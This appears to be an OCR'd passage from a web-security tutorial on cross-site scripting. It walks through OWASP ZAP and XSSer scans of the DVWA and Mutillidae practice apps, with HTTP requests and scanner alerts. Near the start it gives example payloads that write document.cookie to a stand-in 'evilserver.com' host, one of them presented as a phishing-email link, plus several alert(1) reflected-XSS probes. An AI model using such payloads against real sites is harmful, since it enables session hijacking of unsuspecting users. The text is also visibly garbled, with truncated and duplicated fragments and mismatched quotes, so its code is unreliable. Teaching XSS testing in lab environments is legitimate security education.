



```
http://www.fakeforum.com/comments.php?comment=
<script>document.write('<img src="http://evilserver.com/" +
document.cookie+')</script>
```




Phishing email contains the below link

```
http://www.fakewebforum.com/profiles.php?name=<script>
document.write('<img src="http://evilserver.com/' +
document.cookie+") </script>
```


DOM based XSS
Attacker
Web server
URL vulnerable to DOM XSS
1
2
3
4
Victim's Browser
Legitimate JavaScript adds malicious Javascript to the HTML body
Website responses with legitimate JavaScript



Bookmarks
Tools
Help
Downloads Ctrl+Shift+Y
Add-ons Ctrl+Shift+A
Apps
Set Up Sync...
SQL Inject Me
Greasemonkey
Default User Agent
Web Developer
FoxyProxy Standard
enter address
Search
nsive Security
Kali Tools
Exploit-DB
mozilla
☑ Enabled
☑ Animate icons when this proxy is in use
○ Use proxy "Burp_proxy" for all URLs
○ Use proxies based on their pre-defined p...
Burp_proxy
ZAP_Proxy
Default
○ Completely disable FoxyProxy
More


Untitled Session – OWASP ZAP
File Edit View Analyse Report Tools Online Help
Standard mode
Sites Scripts
Quick Start Request Response Break Script Console
Sites
http://192.168.1.72
GET:dvwa
dvwa
GET:login.php
POST:login.php(Log
GET:index.php
vulnerabilities
GET:vulnerabiliti
Header: Text Body: Text
Params Http Sessions Zest Results Clients WebSockets AJAX Spider Output
History Search Break Points Alerts Active Scan Spider Forced Browse Fuzzer
Alerts (4)
Directory browsing
Cookie set without HttpOnly flag (2)
GET: http://192.168.1.72/dvwa/
GET: http://192.168.1.72/dvwa/
X-Content-Type-Options header missing (4)
X-Frame-Options header not set (4)
Alerts 0 1 2 1
Current Scans 0 0 0 0 0 0

```
HTTP/1.1 302 Found
Date: Sun, 19 Apr 2015 18:19:45 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2.0.
4 Perl/v5.10.1
```

Cookie set without HttpOnly flag

URL: http://192.168.1.72/dvwa/
Risk: Low
Reliability: Warning
Parameter: PHPSESSID=b6d1vf12l9rof50vcd5lquehr5; path=
Attack:
Evidence: PHPSESSID=b6d1vf12l9rof50vcd5lquehr5; path=
CWE Id: 0




```
POST http://192.168.1.72/dvwa/vulnerabilities/xss_s/ HTTP
/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:37.0)
Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q
```


```
z4p&mtxMessage=Juned%21%21&btnSign=Sign+
```

ut HttpOnly flag

L: http://192.168.1.72/dvwa/
k: Low
liability: Warning
rameter: PHPSESSID=b6d1vf12l9rof50vcd5lquehr5; path=
ack:
dence: PHPSESSID=b6d1vf12l9rof50vcd5lquehr5; path=
E Id: 0



```
68.1.72/dvwa/login.php HTTP/1.1
la/5.0 (X11; Linux x86_64; rv:37.0)
refox/37.0
 application/xhtml+xml,application/xml;q
```



This panel allows you to configure the authentication scheme used for this Context.

Currently selected Authentication method for the Context: Form-based Authentication

Login Form Target URL *: http://192.168.1.72/dvwa/login.php

Login Request POST Data (if any): username=user&password=user&Login=Login


Username Parameter *: Login

Password Parameter *: Login


The *username* and *password* fields will be replaced, during authentication, with the username and password corresponding to application's users.

Regex pattern identified in Logged In response messages:

Regex pattern identified in Logged Out response messages:



Forced User Mode enabled - click to disable



Policy name: XSS_policy


Default Alert Threshold: Medium (Default threshold)

Default Attack Strength: Medium (Default attacks)

Passive Alert Threshold: Medium (Default threshold)

Category	Threshold	Strength
Information gathering	OFF	Default
Client browser	OFF	Default
Server security	OFF	Default
Miscellaneous	OFF	Default
Injection	Medium	Default

Thresholds and strengths can be changed by clicking on them



```
POST http://192.168.1.72/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.72/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=n78lph8ojlp0khpli1ms3s73h5; acopendivids=swingset,jotto,
phpbb2,redmine; acgroupswithpersist=nada
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
```

Type	Parameter Name	Value
form	author	%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
form	view-someones-blog-php-submit-button	View+Blog+Entries

```
Alerts (6)
  Cross Site Scripting (Reflected) (3)
    GET: http://192.168.1.72/mutillidae/index.php?page=javascript%3Aalert%281%29%3B
    POST: http://192.168.1.72/mutillidae/index.php?page=javascript%3Aalert%281%29%3B
    POST: http://192.168.1.72/mutillidae/index.php?page=view-someones-blog.php
  SQL Injection
  Cookie set without HttpOnly flag (2)
  Private IP disclosure (2)
  X-Content-Type-Options header missing (3)
  X-Frame-Options header not set (3)
```

Cross Site Scripting (Reflected)

URL: http://192.168.1.72/mutillidae/index.php?pa

Risk: High

Reliability: Suspicious

Parameter: author

Attack: '"<script>alert(1);</script>


Evidence: '"<script>alert(1);</script>

CWE Id: 79

WASC Id: 8

Description:

Cross-site Scripting (XSS) is an attack technique that



XSSer v1.6b: "Grey Swarm!" – (http://xsser.sf.net)

Type of Connection(s): ○ Normal ● GET ○ POST "index.php?name="

Proxy: ☐ Ignore-proxy Threads: 5 Timeout: 30 Retries: 1 Delay: 0

User-Agent: Referer:

Cookie: ☐ Drop-cook ☐ X-Forwarded-Fo ☐ X-Client-

Headers:

